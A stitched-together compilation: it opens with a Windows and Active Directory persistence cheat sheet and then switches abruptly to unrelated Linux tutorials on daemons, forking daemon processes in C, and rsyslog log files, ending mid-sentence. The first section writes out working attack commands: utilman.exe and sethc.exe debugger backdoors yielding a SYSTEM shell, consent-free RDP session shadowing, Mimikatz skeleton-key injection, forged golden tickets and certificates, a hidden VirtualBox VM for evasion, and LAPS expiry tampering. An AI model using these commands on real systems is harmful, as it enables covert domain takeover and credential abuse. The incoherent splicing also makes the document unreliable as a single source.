Create a malicious **HID.dll** in `C:\Program Files\Common Files\microsoft shared\ink\HID.dll`.

RDP Backdoor

utilman.exe

At the login screen, press Windows Key+U, and you get a cmd.exe window as SYSTEM.

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\utilman.exe" /t REG_SZ /v Debugger /d
"C:\windows\system32\cmd.exe" /f
```

sethc.exe

Hit F5 a bunch of times when you are at the RDP login screen.

```
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\sethc.exe" /t REG_SZ /v Debugger /d
"C:\windows\system32\cmd.exe" /f
```

Remote Desktop Services Shadowing

⚠ FreeRDP and rdesktop don't support Remote Desktop Services Shadowing feature.

Requirements:

- RDP must be running

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Terminal
Services" /v Shadow /t REG_DWORD /d 4
# 4 – View Session without user’s permission.

# Allowing remote connections to this computer
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server"
/v fDenyTSConnections /t REG_DWORD /d 0 /f


# Disable UAC remote restriction
reg add
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
/v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f

mstsc /v:{ADDRESS} /shadow:{SESSION_ID} /noconsentprompt /prompt
# /v parameter lets specify the {ADDRESS} value that is an IP address or a
hostname of a remote host;
# /shadow parameter is used to specify the {SESSION_ID} value that is a
shadowee’s session ID;
# /noconsentprompt parameter allows to bypass a shadowee’s permission and
shadow their session without their consent;
# /prompt parameter is used to specify a user’s credentials to connect to a
remote host.
```

Skeleton Key

Inject a master password into the LSASS process of a Domain Controller.
Requirements:

- Domain Administrator (SeDebugPrivilege) or `NTAUTHORITY\SYSTEM`

```
# Execute the skeleton key attack
mimikatz "privilege::debug" "misc::skeleton"
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"' -ComputerName
<DCs FQDN>

# Access using the password "mimikatz"
Enter-PSSession -ComputerName <AnyMachineYouLike> -Credential
<Domain>\Administrator
```

Virtual Machines

Based on the Shadow Bunny technique.

```
# download virtualbox
Invoke-WebRequest
"https://download.virtualbox.org/virtualbox/6.1.8/VirtualBox-6.1.8-137981-
Win.exe" -OutFile $env:TEMP\VirtualBox-6.1.8-137981-Win.exe

# perform a silent install and avoid creating desktop and quick launch icons
VirtualBox-6.0.14-133895-Win.exe --silent --ignore-reboot --msiparams
VBOX_INSTALLDESKTOPSHORTCUT=0,VBOX_INSTALLQUICKLAUNCHSHORTCUT=0

# in \Program Files\Oracle\VirtualBox\VBoxManage.exe
# Disabling notifications
.\VBoxManage.exe setextradata global GUI/SuppressMessages "all"

# Download the Virtual machine disk
Copy-Item \\smbserver\images\shadowbunny.vhd $env:USERPROFILE\VirtualBox\IT
Recovery\shadowbunny.vhd

# Create a new VM
$vmname = "IT Recovery"
.\VBoxManage.exe createvm --name $vmname --ostype "Ubuntu" --register

# Add a network card in NAT mode
.\VBoxManage.exe modifyvm $vmname --ioapic on  # required for 64bit
.\VBoxManage.exe modifyvm $vmname --memory 1024 --vram 128
.\VBoxManage.exe modifyvm $vmname --nic1 nat
.\VBoxManage.exe modifyvm $vmname --audio none
.\VBoxManage.exe modifyvm $vmname --graphicscontroller vmsvga
.\VBoxManage.exe modifyvm $vmname --description "Shadowbunny"

# Mount the VHD file
.\VBoxManage.exe storagectl $vmname -name "SATA Controller" -add sata
.\VBoxManage.exe storageattach $vmname -comment "Shadowbunny Disk" -
storagectl "SATA Controller" -type hdd -medium "$env:USERPROFILE\VirtualBox
VMs\IT Recovery\shadowbunny.vhd" -port 0

# Start the VM
.\VBoxManage.exe startvm $vmname –type headless


# optional - adding a shared folder
# require: VirtualBox Guest Additions
.\VBoxManage.exe sharedfolder add $vmname -name shadow_c -hostpath c:\ -
automount
# then mount the folder in the VM
sudo mkdir /mnt/c
sudo mount -t vboxsf shadow_c /mnt/c
```

Windows Subsystem for Linux

```
# List and install online packages
wsl --list --online
wsl --install -d kali-linux

# Use a local package
wsl --set-default-version 2
curl.exe --insecure -L -o debian.appx https://aka.ms/wsl-debian-gnulinux
Add-AppxPackage .\debian.appx

# Run the machine as root
wsl kali-linux --user root
```

Domain

User Certificate

```
# Request a certificate for the User template
.\Certify.exe request /ca:CA01.megacorp.local\CA01 /template:User

# Convert the certificate for Rubeus
openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic
Provider v1.0" -export -out cert.pfx

# Request a TGT using the certificate
.\Rubeus.exe asktgt /user:username /certificate:C:\Temp\cert.pfx
/password:Passw0rd123!
```

Golden Certificate

Require elevated privileges in the Active Directory, or on the ADCS machine

- Export CA as p12 file: `certsrv.msc > Right Click > Back up CA...`
- Alternative 1: Using Mimikatz you can extract the certificate as PFX/DER
- `privilege::debug`
- `crypto::capi`
- `crypto::cng`
  `crypto::certificates /systemstore:local_machine /store:my /export`
- Alternative 2: Using SharpDPAPI, then convert the certificate: `openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx`
- ForgeCert - Forge a certificate for any active domain user using the CA certificate

-
  ```
  ForgeCert.exe --CaCertPath ca.pfx --CaCertPassword Password123 --
  Subject CN=User --SubjectAltName harry@lab.local --NewCertPath
  harry.pfx --NewCertPassword Password123
  ForgeCert.exe --CaCertPath ca.pfx --CaCertPassword Password123 --
  Subject CN=User --SubjectAltName DC$@lab.local --NewCertPath dc.pfx --
  NewCertPassword Password123
  ```
- Finally you can request a TGT using the Certificate

```
      Rubeus.exe asktgt /user:ron /certificate:harry.pfx
      /password:Password123
```

Golden Ticket

Forge a Golden ticket using Mimikatz

```
kerberos::purge
kerberos::golden /user:evil /domain:pentestlab.local /sid:S-1-5-21-
3737340914-2019594255-2413685307 /krbtgt:d125e4f69c851529045ec95ca80fa37e
/ticket:evil.tck /ptt
kerberos::tgt
```

LAPS Persistence

To prevent a machine to update its LAPS password, it is possible to set the update date in the futur.

```
Set-DomainObject -Identity <target_machine> -Set @{"ms-mcs-
admpwdexpirationtime"="232609935231523081"}
```

References

- Windows Persistence Commands - Pwn Wiki
- SharPersist Windows Persistence Toolkit in C - Brett Hawkins
- IIS Raid – Backdooring IIS Using Native Modules - 19/02/2020
- Old Tricks Are Always Useful: Exploiting Arbitrary File Writes with Accessibility Tools - Apr 27, 2020 - @phraaaaaaa
- Persistence - Checklist - @netbiosX
- Persistence – Winlogon Helper DLL - @netbiosX
- Persistence - BITS Jobs - @netbiosX
- Persistence – Image File Execution Options Injection - @netbiosX
- Persistence – Registry Run Keys - @netbiosX
- Golden Certificate - NOVEMBER 15, 2021
- Beware of the Shadowbunny - Using virtual machines to persist and evade detections - Sep 23, 2020 - wunderwuzzi
- Persistence via WMI Event Subscription - Elastic Security Solution

What are Daemons in Linux?

What is a Daemon in Linux?

A *daemon* (usually pronounced as: day-mon, but sometimes pronounced as to rhyme with diamond) is a program with a unique purpose. They are utility programs that run silently in the background to monitor and take care of certain subsystems to ensure that the operating system runs properly. A printer daemon monitors and takes care of printing services. A network daemon monitors and maintains network communications, and so on.

Having gone over the pronunciation of *daemon*, I'll add that, if you want to pronounce it as demon, I won't complain.

For those people coming to Linux from the Windows world, daemons are known as *services*. For Mac users, the term, *services*, has a different use. The Mac's operating system is really UNIX, so it uses daemons. The term, *services* is used, but only to label software found under the Services menu.

Daemons perform certain actions at predefined times or in response to certain events. There are many daemons that run on a Linux system, each specifically designed to watch over its own little piece of the system, and because they are not under the direct control of a user, they are effectively invisible, but essential. Because daemons do the bulk of their work in the background, they can appear a little mysterious and so, perhaps difficult to identify them and what they actually do.

What Daemons are Running on Your Machine?


To identify a daemon, look for a process that ends with the letter *d*. It's a general Linux rule that the names of daemons end this way.

There are many ways to catch a glimpse of a running daemon. They can be seen in process listings through ps, top, or htop. These are useful programs in their own right – they have a specific purpose, but to see all of the daemons running on your machine, the pstree command will suit our discussion better.

The pstree command is a handy little utility that shows the processes currently running on your system and it show them in a tree diagram. Open up a terminal and type in this command:

```
pstree
```

You will see a complete listing of all of the processes that are running. You may not know what some of them are, or what they do, they are listed. The pstree output is a pretty good illustration as to what is going on with your machine. There's a lot going on!




```
        ├─systemd-logind
        ├─systemd-timesyn───{systemd-timesyn}
        ├─systemd-udevd
        ├─tde_dbus_hardwa
        ├─tdeinit─┬─agent───2*[{agent}]
        │         ├─artsd
        │         ├─at-spi-bus-laun─┬─dbus-daemon
        │         │                 └─3*[{at-spi-bus-laun}]
        │         ├─firefox-bin─┬─Privileged Cont───16*[{Privileged Cont}]
        │         │             ├─RDD Process───2*[{RDD Process}]
        │         │             ├─2*[Web Content───16*[{Web Content}]]
        │         │             ├─Web Content───17*[{Web Content}]
        │         │             ├─Web Content───13*[{Web Content}]
        │         │             ├─WebExtensions───15*[{WebExtensions}]
        │         │             └─64*[{firefox-bin}]
        │         ├─ghostwriter───8*[{ghostwriter}]
        │         ├─ghostwriter───7*[{ghostwriter}]
        │         ├─ksnip───5*[{ksnip}]
        │         ├─kwrite
        │         ├─nm-applet───4*[{nm-applet}]
        │         ├─notification-da
        │         ├─polkit-kde-auth───4*[{polkit-kde-auth}]
        │         ├─retext.py─┬─python3
        │         │           └─3*[{retext.py}]
        │         ├─sh───konqueror
        │         ├─tdeio_file
        │         ├─tdelauncher
        │         └─twin───compton-tde
        ├─tdeio_uiserver
        ├─tdekbdledsync
        ├─tdepowersave
        ├─tdm─┬─Xorg───2*[{Xorg}]
        │     └─tdm───x-session-manag─┬─ssh-agent
        │                             └─tdeinit_phase1───sh───kwrapper
        ├─udisksd───5*[{udisksd}]
        ├─unattended-upgr───{unattended-upgr}
        ├─upowerd───2*[{upowerd}]
        ├─wpa_supplicant
        └─xdg-open───chromium─┬─chrome-sandbox───chromium───chromium─┬─chromium───4*[+
                              │                                      ├─2*[chromium───+
                              │                                      └─chromium───8*[+
                              ├─chromium───chromium───7*[{chromium}]
                              ├─chromium───5*[{chromium}]
                              └─23*[{chromium}]
bdyer@itsfoss:~$ 
```

daemon – pstree run completed

Looking at the screen shot, a few daemons can be seen here: **udisksd**, **gvfsd**, **systemd**, **logind** and some others.

Our process list was long enough to where the listing couldn’t fit in a single terminal window, but we can scroll up using the mouse or cursor keys:



```
bdyer@itsfoss:~$ pstree
systemd─┬─ModemManager───2*[{ModemManager}]
        ├─NetworkManager─┬─2*[dhclient]
        │                └─2*[{NetworkManager}]
        ├─agetty
        ├─alsactl
        ├─at-spi2-registr───2*[{at-spi2-registr}]
        ├─avahi-daemon───avahi-daemon
        ├─cron
        ├─cups-browsed───2*[{cups-browsed}]
        ├─cupsd
        ├─dbus-daemon
        ├─dcopserver
        ├─haveged
        ├─kaccess
        ├─kded
        ├─kdesktop─┬─kdesktop_lock
        │          ├─konsole───bash───pstree
        │          └─{kdesktop}
        ├─kicker
        ├─klipper
        ├─kmix───{kmix}
        ├─knotify
        ├─ksmserver
        ├─kxkb
        ├─polkitd───2*[{polkitd}]
        ├─q4os-pkui───2*[{q4os-pkui}]
        ├─rpcbind
        ├─rsyslogd───3*[{rsyslogd}]
        ├─smbd─┬─cleanupd
        │      ├─lpqd
        │      └─smbd-notifyd
        ├─snapd───8*[{snapd}]
        ├─start_tdeinit
        ├─systemd─┬─(sd-pam)
        │         ├─dbus-daemon
        │         ├─dconf-service───2*[{dconf-service}]
        │         ├─gvfs-afc-volume───3*[{gvfs-afc-volume}]
        │         ├─gvfs-goa-volume───2*[{gvfs-goa-volume}]
        │         ├─gvfs-gphoto2-vo───2*[{gvfs-gphoto2-vo}]
        │         ├─gvfs-mtp-volume───2*[{gvfs-mtp-volume}]
        │         ├─gvfs-udisks2-vo───2*[{gvfs-udisks2-vo}]
        │         ├─gvfsd─┬─gvfsd-dnssd───2*[{gvfsd-dnssd}]
        │         │       ├─gvfsd-network───3*[{gvfsd-network}]
        │         │       ├─gvfsd-trash───2*[{gvfsd-trash}]
```

daemon – top part of pstree

Spawning Daemons

Picture for representational purpose only

Again, a daemon is a process that runs in the background and is usually out of the control of the user. It is said that a daemon *has no controlling terminal*.

A *process* is a running program. At a particular instant of time, it can be either running, sleeping, or zombie (a process that completed its task, but waiting for its parent process to accept the return value).

In Linux, there are three types of processes: interactive, batch and daemon.

Interactive processes are those which are run by a user at the command line are called interactive processes.

Batch processes are processes that are not associated with the command line and are presented from a list of processes. Think of these as "groups of tasks". These are best at times when the system usage is low. System backups, for example, are usually run at night since the daytime workers aren't using the system. When I was a full-time system administrator, I often ran disk usage inventories, system behavior analysis scripts, and so on, at night.

Interactive processes and batch jobs are *not* daemons even though they can be run in the background and can do some monitoring work. They key is that these two types of processes involve human input through some sort of terminal control. Daemons do not need a person to start them up.

We know that a *daemon* is a computer program that runs as a background process, rather than being under the direct control of an interactive user. When the system boot is complete, the system initialization process starts *spawning* (creating) daemons through a method called *forking*, eliminating the need for a terminal (this is what is meant by *no controlling terminal*).

I will not go into the full details of process forking, but hopefully, I can be just brief enough to show a little background information to describe what is done. While there are other methods to create processes, traditionally, in Linux, the way to create a process is through making a copy of an existing process in order to create a child process. An exec system call to start another program in then performed.

The term, *fork* isn't arbitrary, by the way. It gets its name from the C programming language. One of the libraries that C uses, is called the standard library, containing methods to perform operating services. One of these methods, called *fork*, is dedicated to creating new processes. The process that initiates a fork is considered to be the parent process of the newly created child process.

The process that creates daemons is the initialization (called init) process by forking its own process to create new ones. Done this way, the init process is the outright parent process.

There is another way to spawn a daemon and that is for another process to fork a child process and then *die* (a term often used in place of *exit*). When the parent dies, the child process becomes an *orphan*. When a child process is orphaned, it is adopted by the init process.

If you overhear discussions, or read online material, about daemons having "a parent process ID of 1," this is why. Some daemons aren't spawned at boot time, but are created later by another process which died, and init adopted it.

It is important that you do not confuse this with a *zombie*. Remember, a zombie is a child process that has finished its task and is waiting on the parent to accept the exit status.

Examples of Linux Daemons

Again, the most common way to identify a Linux daemon is to look for a service that ends with the letter *d*. Here are some examples of daemons that may be running on your system. You will be able to see that daemons are created to perform a specific set of tasks:

systemd – the main purpose of this daemon is to unify service configuration and behavior across Linux distributions.

rsyslogd – used to log system messages. This is a newer version of syslogd having several additional features. It supports logging on local systems as well as on remote systems.

udisksd – handles operations such as querying, mounting, unmounting, formatting, or detaching storage devices such as hard disks or USB thumb drives

logind – a tiny daemon that manages user logins and seats in various ways

httpd – the HTTP service manager. This is normally run with Web server software such as Apache.

sshd – Daemon responsible for managing the SSH service. This is used on virtually any server that accepts SSH connections.

ftpd – manages the FTP service – FTP or File Transfer Protocol is a commonly-used protocol for transferring files between computers; one act as a client, the other act as a server.

crond – the scheduler daemon for time-based actions such as software updates or system checks.

What is the origin of the word, daemon?

When I first started writing this article, I planned to only cover what a daemon is and leave it at that. I worked with UNIX before Linux appeared. Back then, I thought of a daemon as it was: a background process that performed system tasks. I really didn’t care how it got its name. With additional talk of other things, like zombies and orphans, I just figured that the creators of the operating system had a warped sense of humor (a lot like my own).

I always perform some research on every piece that I write and I was surprised to learn that apparently, a lot of other people did want to know how the word came to be and why.

The word has certainly generated a bit of curiosity and, after reading through several lively exchanges, I admit that I got curious too. Perform a search on the word's meaning or etymology (the origin of words) and you'll find several answers.

In the interest of contributing to the discussion, here's my take on it.

The earliest form of the word, daemon, was spelled as *daimon*, a form of guardian angel – attendant spirits that helped form the character of people they assisted. Socrates claimed to have one that served him in a limited way, but correctly. Socrates' daimon only told him when to keep his mouth shut. Socrates described his daimon during his trial in 399 BC, so the belief in daimons has been around for quite some time. Sometimes, the spelling of daimon is shown as daemon. *Daimon* and *daemon*, here, mean the same thing.

While a *daemon* is an attendant, a *demon* is an evil character from the Bible. The differences in spelling is intentional and was apparently decided upon in the 16th century. Daemons are the good guys, and demons are the bad ones.

The use of the word, daemon, in computing came about in 1963. Project MAC is shorthand for *Project on Mathematics and Computation*, and was created at the Massachusetts Institute of Technology. It was here that the word, daemon, came into common use to mean any system process that monitors other tasks and performs predetermined actions depending on their behavior, The word, daemon was named for Maxwell's daemon.

Maxwell's daemon is the result of a thought experiment. In 1871, James Clerk Maxwell imagined an intelligent and resourceful being that was able to observe and direct the travel of individual molecules in a specific direction. The purpose of the thought exercise was to show the possibility of contradicting the second law of thermodynamics.

I did see some comments that the word, daemon, was an acronym for Disk And Executive MONitor. The original users of the word, daemon, never used it for that purpose, so the acronym idea, I believe, is incorrect.

https://itsfoss.com/linux-daemons/

A Brief Introduction to How Daemons Are Created

A lot of daemons run on the system and some familiar daemon examples are as follows:

- **crond**: Makes commands run at the specified time
- **sshd**: Allows login to the system from remote machines
- **httpd**: Serves web pages
- **nfsd**: Allows file sharing over the network

Also, daemon processes are usually named to end with the letter **d**, although it's not mandatory.

For a process to run as a daemon, the following path is followed:

- Initial operations, such as reading configuration files or obtaining necessary system resources, must be performed before the process becomes a daemon. This way, the system can report the received errors to the user and the process will be terminated with an appropriate error code.
- A background running process is created with init as its parent process. For this purpose, a sub-process is forked from the init process first, and then the upper process is terminated with exit.
- A new session should open by calling the setsid function, and the process should be disconnected from the terminal.
- All open file descriptors inherited from the parent process are closed.
- **Standard input, output**, and error messages are redirected to **/dev/null**.
- The working directory of the process must change.

What Are Daemon Sessions?

After logging into the system via a terminal, users can run many applications through the shell program. These processes should close when the user exits the system. The operating system groups these processes into session and process groups.

Each session consists of process groups. You can describe this situation as follows:

The terminal where the processes receive their inputs and send their outputs is called the controlling terminal. A controlling terminal is associated with only one session at a time.

A session and the process groups in it have identification (ID) numbers; these identification numbers are the process identification numbers (PID) of the session and process group leaders. A child process shares the same group as its parent process. When multiple processes are **communicating with the pipe mechanism**, the first process becomes the process group leader.

Creating a Daemon Process on Linux

Here you will see how you can create a daemon function. For this purpose, you will create a function named **_daemon**. You can start by naming the application code that will run as a daemon as **test.c**, and the code that you will create the daemon function as **daemon.c**.

```
//test.c
#include <stdio.h>

int _daemon(int, int);

int main()
{
 getchar();
 _daemon(0, 0);
 getchar();
 return 0;
}
//daemon.c
#include <sys/types.h>
#include <sys/stat.h>
#include <stdlib.h>
#include <stdio.h>
#include <fcntl.h>
#include <unistd.h>
#include <linux/fs.h>
#include <linux/limits.h>
int _daemon(int nochdir, int noclose) {
 pid_t pid;
 pid = fork(); // Fork off the parent process
 if (pid < 0) {
   exit(EXIT_FAILURE);
 }
 if (pid > 0) {
   exit(EXIT_SUCCESS);
 }
 return 0;
}
```

To create a daemon, you need a background process whose parent process is init. In the code above, **_daemon** creates a child process and then kills the parent process. In this case, your new process will be a subprocess of init and will continue to run in the background.

Now compile the application with the following command and examine the status of the process before and after **_deamon** is called:

```
gcc -o test test.c daemon.c
```

Run the application and switch to a different terminal without pressing any other keys:

```
./test
```

You can see that the values related to your process are as follows. Here, you'll have to use **the ps command to get process-related information**. In this case,
the **_daemon** function has not been called yet.

```
ps -C test -o "pid ppid pgid sid tty stat command"

# Output
PID PPID PGID SID TT STAT COMMAND
10296 5119 10296 5117 pts/2 S+ ./test
```

When you look at the **STAT** field, you see that your process is running but waiting for an off-schedule event to occur which will cause it to run in the foreground.

Abbreviation	Meaning
S	Waiting asleep for an event to happen

T	Application stopped
s	Session leader
+	The application is running in the foreground

You can see that the parent process of your application is the shell as expected.

```
ps -jp 5119
# Output
PID PGID SID TTY TIME CMD
5119 5119 5117 pts/2 00:00:02 zsh
```

Now return to the terminal where you are running your application and press **Enter** to invoke the **_daemon** function. Then look at the process information on the other terminal again.

```
ps -C test -o "pid ppid pgid sid tty stat command"

# Output
PID PPID PGID SID TT STAT COMMAND
22504 1 22481 5117 pts/2 S ./test
```

First of all, you can say that the new subprocess is running in the background since you do not see the **+** character in the **STAT** field. Now examine who is the parent process of the process using the following command:

```
ps -jp 1

# Output
```

```
PID PGID SID TTY TIME CMD
1 1 1 ? 00:00:01 systemd
```

You can now see that the parent process of your process is the **systemd** process. It is mentioned above that for the next step, a new session should open and the process should be disconnected from the control terminal. For this, you use the setsid function. Add this call to your **_daemon** function.

The piece of code to add is as follows:

```
if (setsid() == -1)
 return -1;
```

Now that you've inspected the state before **_daemon** called, you can now remove the first **getchar** function in the **test.c** code.

```
//test.c
#include <stdio.h>
int _daemon(int, int);
int main()
{
 _daemon(0, 0);
 getchar();
 return 0;
}
```

After compiling and running the application again, go to the terminal where you made your reviews. The new status of your process is as follows:

```
ps -C test -o "pid ppid pgid sid tty stat command"

# Output
PID PPID PGID SID TT STAT COMMAND
25494 1 25494 25494 ? Ss ./test
```

The **?** sign in the **TT** field indicates that your process is no longer connected to a terminal. Notice that the **PID**, **PGID**, and **SID** values of your process are the same. Your process is now a session leader.

In the next step, change the working directory to the root directory according to the value of the argument you passed. You can add the following snippet to the **_daemon** function for this:

```
if (!nochdir) {
    if (chdir("/") == -1)
        return -1;
}
```

Now, according to the argument passed, all file descriptors can be closed. Add the following code to the **_daemon** function:

```
#define NR_OPEN 1024
if (!noclose) {
    for (i = 0; i < NR_OPEN; i++)
        close(i);
    open("/dev/null", O_RDWR);
    dup(0);
    dup(0);
}
```

After all file descriptors are closed, new files opened by daemon will be shown with the descriptors 0, 1, and 2 respectively. In this case, for example, the **printf** commands in the code will be directed to the second opened file. To avoid this, the first three identifiers point to the **/dev/null** device.

In this case, the final state of the **_daemon** function will be as follows:

```
#include <sys/types.h>
#include <sys/stat.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <errno.h>
#include <unistd.h>
#include <syslog.h>
#include <string.h>
int _daemon(void) {
 // PID: Process ID
 // SID: Session ID
 pid_t pid, sid;
 pid = fork(); // Fork off the parent process
 if (pid < 0) {
   exit(EXIT_FAILURE);
 }
 if (pid > 0) {
   exit(EXIT_SUCCESS);
 }
 // Create a SID for child
 sid = setsid();
 if (sid < 0) {
   // FAIL
   exit(EXIT_FAILURE);
 }
 if ((chdir("/")) < 0) {
   // FAIL
   exit(EXIT_FAILURE);
 }
 close(STDIN_FILENO);
 close(STDOUT_FILENO);
 close(STDERR_FILENO);
 while (1) {
   // Some Tasks
   sleep(30);
 }
 exit(EXIT_SUCCESS);
}
```

Here's an example of a code snippet that runs the **sshd** application as a **daemon**:

```
...
if (!(debug_flag || inetd_flag || no_daemon_flag)) {
    int fd;
    if (daemon(0, 0) < 0)
        fatal("daemon() failed: %.200s", strerror(errno));
    /* Disconnect from the controlling tty. */
    fd = open(_PATH_TTY, O_RDWR | O_NOCTTY);
    if (fd >= 0) {
        (void) ioctl(fd, TIOCNOTTY, NULL);
        close(fd);
    }
}
...
```

Daemons Are Important for Linux System Programming

Daemons are programs that perform various actions in a predefined manner set in response to certain events. They run silently on your Linux machine. They are not under the direct control of the user and each service running in the background has its daemon.

It is important to master daemons to learn the kernel structure of the Linux operating

system and to understand the working of various system architectures.

How to find and interpret system log files on Linux

Use rsyslog

Syslog and rsyslog have long been used to provide logging on Linux servers. Systemd became the default service manager with Red Hat Enterprise Linux (RHEL) 7, and it introduced its own logging system called systemd-journald. systemd-journald continues to be the logging mechanism on RHEL 8 and 9 while keeping rsyslog for backward compatibility.

The rsyslog service keeps various log files in the `/var/log` directory. You can open these files using native commands such as `tail`, `head`, `more`, `less`, `cat`, and so forth, depending on what you are looking for.

For example, to display boot and other kernel messages, view `/var/log/messages`:

```
[server]$ cat /var/log/messages
```

Use `grep` and other filtering tools to gather more specific events from a file. You can also use `tail` to view files as they are updated:

```
[server]$ tail -f /var/log/messages
```

In the command above, the `-f` option updates the output when new log file entries are added.

Check the `/var/log/secure` file to view users and their activities:

```
